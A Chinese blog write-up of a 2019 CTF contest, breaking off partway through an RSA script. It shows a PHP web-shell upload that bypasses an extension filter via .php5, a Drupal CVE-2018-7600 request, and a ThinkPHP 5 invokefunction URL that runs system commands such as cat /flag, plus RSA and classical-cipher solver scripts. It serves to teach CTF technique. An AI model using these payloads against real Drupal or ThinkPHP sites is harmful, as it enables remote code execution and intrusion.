CUMT-CTF第一次双月赛Writeup

原创

Gard3nia 于 2019-03-02 19:57:03 发布 968 收藏

分类专栏： Writeup 文章标签： CTF Web Crypto

本文链接：https://blog.csdn.net/Gar_denia/article/details/88080425

前言

知其然，知其所以然


正文

WEB


ez-upload

题目描述是可以上传图片的，就随手上传一张图片上去

回显出目录结构如下：



访问URL发现可以看到上传的图片：




知道了上传目录，现在要做的就是上传成功一个Web Shell。


连接Cknife，写了个php小马，上传发现不可以上传以php结尾的文件。

第一次抓包尝试加00截断，未果。


第二次将后缀改成1.php.abc可以成功上传，但是设置Cknife需要连接的时候发现connection：close，应该是不能将上传的1.php.abc成功解析,未果。


第三次将后缀改成php5，可以上传成功，连接Cknife，成功进入，应该这次可以将haha.php5成功解析：





在upload文件夹中找了半天，全都是别人上传的文件，最后在根目录发现了flag：





CVE

hint不需要扣分，就窥视了一下，提示是drupal7的CVE漏洞。

Google一波，看看大佬写的博客，贴个链接：

https://www.menzel3.fun/2018/08/02/Drupal CVE2018-7600/#Drupal7-


https://www.jianshu.com/p/7c410db788ed

先创建账号，发现不可以发送email，Google到的结果告诉我更换新密码的页面是存在漏洞的，所以输入用户名的时候直接拿bp截断，构造post：


```
?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=system&name%5B%23markup%5D=ls%20/&name%5B%23type%5D=markup

form_id=user_pass&_triggering_element_name=name
```


这里原来的命令需要修改，将其改为ls%20/，目的是查看根目录，Go一下回显form_build_id：




保留这个form_build_id，用Hackbar post一下这个form_build_id，如下图：




抓包截断，go一下回显根目录，发现flag文件，



下一步就是尝试打开这个flag文件，所以重复上述操作，将之前的ls命令换成`cat%20/flag`即可。（需要注意的是这里的空格需要使用url编码%20，之前没有注意到这个点，导致回显不出数据）





tp5


是个新题正好是前段时间爆出来的新漏洞：ThinkPHP 5.0 & 5.1远程命令执行漏洞，前些日子看合天公众号推送了一篇类似的文章正好派上用场：click here

题目提示是tp5.0版本，文章直接有payload：


`命令执行：`

`?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=[系统命令]`

先`ls /`列出根目录下的所有目录，发现flag文件；



然后直接查看flag文件即可：



payload:

`http://219.219.61.234:10005/public/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag`

Crypto

之前还没有认真学习过密码学的东西，好在期末好好复习了密码学，现在已经对密码学的知识有了个初步的认识，来温习一下上次的crypto

现代密码签到题

拿到这题，看到`n,c1,c2,e1,e2`基本已经锁定这一题就是RSA的共模攻击，但是所给的参数全部都是字母，按理说应该都是数字才对，所以最难的工作就是将这一堆的字母转化为可用的数字；

先统计一下字母的出现频率：

```
#coding:utf-8
n="ZZTOBOTBBISBBSOIIAbZAbZOAgObAEEgIBSBgBTIZAEgZTTZZbBEIOTEASTBBBAOEIZgETBSATESOZgZAZOZbTOIbSSIBIgOSZAEOTTgOOATS
SBAbbAgOAAOOIOZAIAIABSZBEZBbABEIEOTOZbIbOSTZTAbgBATEbIIIAgSOBTgBBbgTObEATSOIgEISBEIITbEZTIOTOOTBTZZBOIbABOIZTbTT
EgEbAggZgSEOAIbSgBbBbOZTESAZIbAZZSbSgEAASgOISIbIgZTbIEbOTgOZBEISAZBSTgTTBSgbIZSgbZBZESEbTgEZTTTEEOETZTOOAAOTZbZI
gTZEISBbEZASggIBIgBESTZbZZAOASgOESAOBASAITBBObZZbZIbASIOIAObOSBbBIZZAIOEBBOgOITAAZOIATTSZAOBSSAIZgTBgTbOgOZEOOBg
BOAbZTEgOgOOTBSZBIBATAOEOTTObgggbATbATEbEOISIOZIIBgSbTETbTEgAIESAZITbgZbgbOAAgbgbgSEOBSObAEbSTEIAZSbSSTEABTSBESOT
OETESbgAABABOEgBbAEBZEEgZIbZbbbTObTESbTABBBTISOBgZSEIIISABOI"
c1="ZZEZZOESZTSbbEZETOAIbAbBgETTOASIgEESOgEZATOIgIEABAEOEEEBOTbZIObOESAZbIZTSBgSbZbZBbgbAOBZZABbATOIZIIAgAZAABSS
TIEbIOOTAZIZgEbTSSIbEEBBZZIgSZBOEIETgAggIIEbOABIAOgIBBAZATIZIgBAOZbESEbEEBBBbZSOAgZbBZTEgAEbAIOOIEAEbbSIIbITZOTZ
SBSSABABbbbgOOBATBBTZIEAgSSSbbZOIgBTgOBISOIIIEZZZggbIZEEOSSEEOOgEZSgbAETTTgBBgZTOEIbISZIBSZBOSgSbBIIZIgSbEBBEEIZ
BgbEEOISbZgBbZIbTAbBAESEgIgSATSSBIZTgZOgZSTObBAZBOBgIATbZIggOIIOSAgSSBIbSEAgTTbTSZbTEgSOOgSTSEATBZOEBTOTEABEgZBA
ZSObbSEbEbIABZTTABgZETOgbgSZOTAOEOAZBTASbSSSSOBgEEETZTBZEZTSObSbgOIOTTZSETAgTSAITbAEIIAZgOSZZIbZgIIgBgEZOgZbITTg
ZbASZSEgOIATBgIOBOISgZBTBZOESbABbIIIBgIZOASAbAgSgBEZSbbOSIEbI"
c2="IBTOZOIOOASIBTOISSSbSABbgIbAZEgAgBZBESbbgZbZIATZEOZIZTEIEOggEBbTSZZbASBSSSZIOAZSgTZAZgAIBAAgZTEAIOSESEBTgBSg
EIOEbTIIBSAZbSbZEgOSObbBOSbbSTSIBOEZbgIObBBOTAbTbgOOEATBgOOTgIOggSgOZEgSIEgZSAAgTABBIAOTSgOAOITATISBSSTZBABATESS
bAgOSbSASOObZbbATObAAgIZBAISBEATBTgbIgATZbbZSgTBgTBSgbZgZZZEBTOIIEAOTgTZOAIAZZBAIAObbIgEOTIAgSEOAbIZEAIOSZgBTASS
bISgEOOZESEbBZEBOIAggZbgTTEESTIBbOBTASZTATSOOBAObAOAIgEbSOIISSAAZIIBEOETSOSbSEAbIZBbTEZTAOgBETOZTAOBZZbTIIABOASb
IgAgTbbTIBASBbIZEbSTZBSbOAObIBTSbSEgOgSbTBZZEZBgIAObSEETTgTTEEAAAbAOESISIBTTSABTbAgBIggTBZbZEbEbITZbSTgTgBZBAEIT
gbEOBBBTZgAOTZEBAgbbSOgBTTZOAZBTOBZITIISZSTgBgOOTBbTEEIbgBEgT"
e1="IIIBTZBg"
e2="gbATZgI"
def count_each_char_1(string):
    res = {}
    for i in string:
        if i not in res:
            res[i] = 1
        else:
            res[i] += 1
    return res

print "n:"+str((count_each_char_1(n)))
print "c1:"+str((count_each_char_1(c1)))
print "c2:"+str((count_each_char_1(c2)))
print "e1:"+str((count_each_char_1(e1)))
print "e2:"+str((count_each_char_1(e2)))
```

Result

```
n:{'A': 65, 'B': 63, 'E': 56, 'g': 52, 'I': 60, 'O': 72, 'S': 56, 'b': 62, 'T': 69, 'Z': 62}
c1:{'A': 55, 'b': 62, 'E': 66, 'g': 60, 'I': 67, 'O': 58, 'S': 65, 'B': 59, 'T': 53, 'Z': 72}
c2:{'A': 67, 'B': 61, 'E': 51, 'g': 60, 'I': 57, 'O': 63, 'S': 66, 'b': 63, 'T': 70, 'Z': 59}
e1:{'I': 3, 'Z': 1, 'B': 2, 'T': 1, 'g': 1}
e2:{'A': 1, 'b': 1, 'g': 2, 'I': 1, 'T': 1, 'Z': 1}
```

发现总共就出现了10个字母`A,B,E,g,I,O,S,b,T,Z`,猜想这10个字母对应的是0-9的10个数字，如何将字母和数字进行对应是个头疼的问题；想了半天，没办法，只能暴力破解，产生字母的全排列对应10个数字...

暴力破解脚本(借鉴队友脚本学习了一下)

```
#coding:utf-8
import gmpy2
import base64
import itertools

def main():
 dic_alp1=['O','T','A','B','b','Z','I','E','S','g']
 dic_num=['0','1','2','3','4','5','6','7','8','9']
 dic_alp2=list(itertools.permutations(dic_alp1))
 for x in dic_alp2:
```

```
  n="ZZTOBOTBBISBBSOIIAbZAbZOAgObAEEgIBSBgBTIZAEgZTTZZbBEIOTEASTBBBAOEIZgETBSATESOZgZAZOZbTOIbSSIBIgOSZAEOTTgOOA
TSSBAbbAgOAAOOIOZAIAIABSZBEZBbABEIEOTOZbIbOSTZTAbgBATEbIIIAgSOBTgBBbgTObEATSOIgEISBEIITbEZTIOTOOTBTZZBOIbABOIZTb
TTEgEbAggZgSEOAIbSgBbBbOZTESAZIbAZZSbSgEAASgOISIbIgZTbIEbOTgOZBEISAZBSTgTTBSgbIZSgbZBZESEbTgEZTTTEEOETZTOOAAOTZb
ZIgTZEISBbEZASggIBIgBESTZbZZAOASgOESAOBASAITBBObZZbZIbASIOIAObOSBbBIZZAIOEBBOgOITAAZOIATTSZAOBSSAIZgTBgTbOgOZEOO
BgBOAbZTEgOgOOTBSZBIBATAOEOTTObggbATbATEbEOISIOZIIBgSbTETbTEgAIESAZITbgZbgbOAAgbgbgSEOBSObAEbSTEIAZSbSSTEABTSBES
OTOETESbgAABABOEgBbAEBZEEgZIbZbbbTObTESbTABBBTISOBgZSEIIISABOI"
  c1="ZZEZZOESZTSbbEZETOAIbAbBgETTOASIgEESOgEZATOIgIEABAEOEEEBOTbZIObOESAZbIZTSBgSbZbZBbgbAOBZZABbATOIZIIAgAZAAB
SSTIEbIOOTAZIZgEbTSSIbEEBBZZIgSZBOEIETgAggIIEbOABIAOgIBBAZATIZIgBAOZbESEbEEBBBbZSOAgZbBZTEgAEbAIOOIEAEbbSIIbITZO
TZSBSSABABbbbgOOBATBBTZIEAgSSSbbZOIgBTgOBISOIIIEZZZggbIZEEOSSEEOOgEZSgbAETTTgBBgZTOEIbISZIBSZBOSgSbBIIZIgSbEBBEE
IZBgbEEOISbZgBbZIbTAbBAESEgIgSATSSBIZTgZOgZSTObBAZBOBgIATbZIggOIIOSAgSSBIbSEAgTTbTSZbTEgSOOgSTSEATBZOEBTOTEABEgZ
BAZSObbSEbEbIABZTTABgZETOgbgSZOTAOEOAZBTASbSSSSOBgEEETZTBZEZTSObSbgOIOTTZSETAgTSAITbAEIIAZgOSZZIbZgIIgBgEZOgZbIT
TgZbASZSEgOIATBgIOBOISgZBTBZOESbABbIIIBgIZOASAbAgSgBEZSbbOSIEbI"
  c2="IBTOZOIOOASIBTOISSSbSABbgIbAZEgAgBZBESbbgZbZIATZEOZIZTEIEOggEBbTSZZbASBSSSZIOAZSgTZAZgAIBAAgZTEAIOSESEBTgB
SgEIOEbTIIBSAZbSbZEgOSObbBOSbbSTSIBOEZbgIObBBOTAbTbgOOEATBgOOTgIOggSgOZEgSIEgZSAAgTABBIAOTSgOAOITATISBSSTZBABATE
SSbAgOSbSASOObZbbATObAAgIZBAISBEATBTgbIgATZbbZSgTBgTBSgbZgZZZEBTOIIEAOTgTZOAIAZZBAIAObbIgEOTIAgSEOAbIZEAIOSZgBTA
SSbISgEOOZESEbBZEBOIAggZbgTTEESTIBbOBTASZTATSOOBAObAOAIgEbSOIISSAAZIIBEOETSOSbSEAbIZBbTEZTAOgBETOZTAOBZZbTIIABOA
SbIgAgTbbTIBASBbIZEbSTZBSbOAObIBTSbSEgOgSbTBZZEZBgIAObSEETTgTTEEAAAbAOESISIBTTSABTbAgBIggTBZbZEbEbITZbSTgTgBZBAE
ITgbEOBBBTZgAOTZEBAgbbSOgBTTZOAZBTOBZITIISZSTgBgOOTBbTEEIbgBEgT"
  e1="IIIBTZBg"
  e2="gbATZgI"
  for i in range(10):
   n=n.replace(x[i],dic_num[i])
   c1=c1.replace(x[i],dic_num[i])
   c2=c2.replace(x[i],dic_num[i])
   e1=e1.replace(x[i],dic_num[i])
   e2=e2.replace(x[i],dic_num[i])

  n=int(n,10)
  c1=int(c1,10)
  c2=int(c2,10)
  e1=int(e1,10)
  e2=int(e2,10)
  if gmpy2.gcd(e1,e2)!=1:
   continue
  else:
   mgcd,s,t=gmpy2.gcdext(e1,e2)
   if s<0:
    try:
     s=-s
     c1=gmpy2.invert(c1,n)
    except ZeroDivisionError:
     continue
   if t<0:
    try:
     t=-t
     c2=gmpy2.invert(c2,n)
    except ZeroDivisionError:
     continue
   plain=pow(c1,s,n)*pow(c2,t,n)%n
   try:
    ans = '{:x}'.format(plain).decode('hex')
    if 'flag' in ans:
     print ans
     print x
     break
   except TypeError:
    pass

if __name__ == '__main__':
 main()
```

先用出现字母的全排列对应表0-9这10个数，然后将所有参数用数字表示，用RSA的共模攻击求出最后的结果，发现flag：

```
flag{49d91077a1abcb14f1a9d546c80be9ef}
('O', 'I', 'Z', 'E', 'A', 'S', 'b', 'T', 'B', 'g')
[Finished in 54.1s]
```

最后发现是与数字形状相似的字母代替数字产生的参数...

attention：其实可以对脚本进行优化，因为`e1`和`e2`都是和`ϕ(n)`互素的，所以`e1`和`e2`都是奇数，所以可以缩小`e1`和`e2`的范围，最后一个数字都是奇数，即：`g`和`I`都是奇数；

古典密码签到题

这题直接告诉是棋盘密码，比较简单，给出的密文里总共有`ksynb`5个字母，所以直接构造这5个字母的全排列对应26字母表即可，总共有5!=120种不同的结果，可以直接暴破；

暴力破解脚本：

```python
#coding:utf-8
import itertools

key=[]
cipher="ksysssskkysynbssbbnynnb"
dic_cip=list(itertools.permutations("ksynb"))
for x in dic_cip:
    key.append(''.join(x))

for child_key in key:
    num_c=""
    ans=""
    for now_c in cipher:
        num_c+=str(child_key.index(now_c))
    for i in range(0,len(num_c),2):
        now_ascii=int(num_c[i])*5+int(num_c[i+1])+97
        if now_ascii>ord("i"):
            now_ascii+=1
        else:
            pass
        ans+=chr(now_ascii)
    if 'flag' in ans:
        print child_key,ans
```

发现有两种结果里面有`flag`字符，显然是第一个，排列方式为`skynb`；

```
skynb flagloveyou
skybn flaglpqdupy
[Finished in 0.1s]
```

First level

题目给出`e=2`，基本已经锁定是RSA的衍生算法rabin，yafu分解n得到p和q如下：

```
PRP617 = 283492231526660123098964217677257873161248971114164734208038490197411541175824825686452541832155529865631148556654165933974037453710863552686547639218035586543401559021949480800562265925609175216128245890133490442059895412594688566022284629034487211057741099663254795301811971564765024730679780720532734373696804334952591189537179095247990866926401030842870640914896811624981082752952550826278070779498416020614282892727002639874380870454340439779813160711564261346953167960205060763368518407085937200522043593603660585491579611548692488357938048172530830372774537714085440630581901261491272406819098119437833889779671
PRP617 = 283492231526660123098964217677257873161248971114164734208038490197411541175824825686452541832155529865631148556654165933974037453710863552686547639218035586543401559021949480800562265925609175216128245890133490442059895412594688566022284629034487211057741099663254795301811971564765024730679780720532734373696804334952591189537179095247990866926401030842870640914896811624981016072808222027735329980980508808036311445143779480792776907876222799407434984390849047024944452417297631464262584074681478312505502399952856951931056303248231536782142908026946199589915419573838150980420542395471455499338723354824922250998391
ans = 1

eof; done processing batchfile
```

攻击脚本：

```
#coding:utf-8
import gmpy2
c=49990028790716390386377012751745182495059144985422028201401855280239694330467472453335766387691617545904341188
72696156209803513596743731275512839230327592055258344074663033181402132224383755480668713972514931002478367701297
92554768759516349058673615081761638343932256849889604058608747531941928982832585706361391950223948529046950139043
43176720742038526998231448270490097134641169635210567151369533018545746204046992368621334939029582400285322777365
95848221907529750721520370935612563520262512109116131856658230747893123096285353128551412445909235145639730758802
46130942268077921658761332690383639950372196779262209675781910334806318905897614762933946130747638774650674813530
73032261829035532832262390121385388328585967620567497069930361644409182632934629875953161754678971744082331335000
43991651006757274264185418430383836202724702646727085771201867936401495187032742472328699198926881383964498231783
83290225510331513179119587076038330702069415324968547307390542060168729587506457050432703965115433904656071725439
92216405734971188437702405334334961918445724163241075322921116618280425131683507843396376626705861243420399065472
31177011948981139548684674232768361643977658487665462079634966174599824625448695051690188911207717662180582300
p=28349223152666012309896421767725787316124897111416473420803849019741154117582482568645254183215552986563114855665
41659339740374537108635526865476392180355865434015590219494808005622659256091752161282458901334904420598954125946
88566022284629034487211057741099663254795301811971564765024730679780720532734373696804334952591189537179095247990
86692640103084287064091489681162498108275295255082627807077949841602061428289272700263987438087045434043977981316
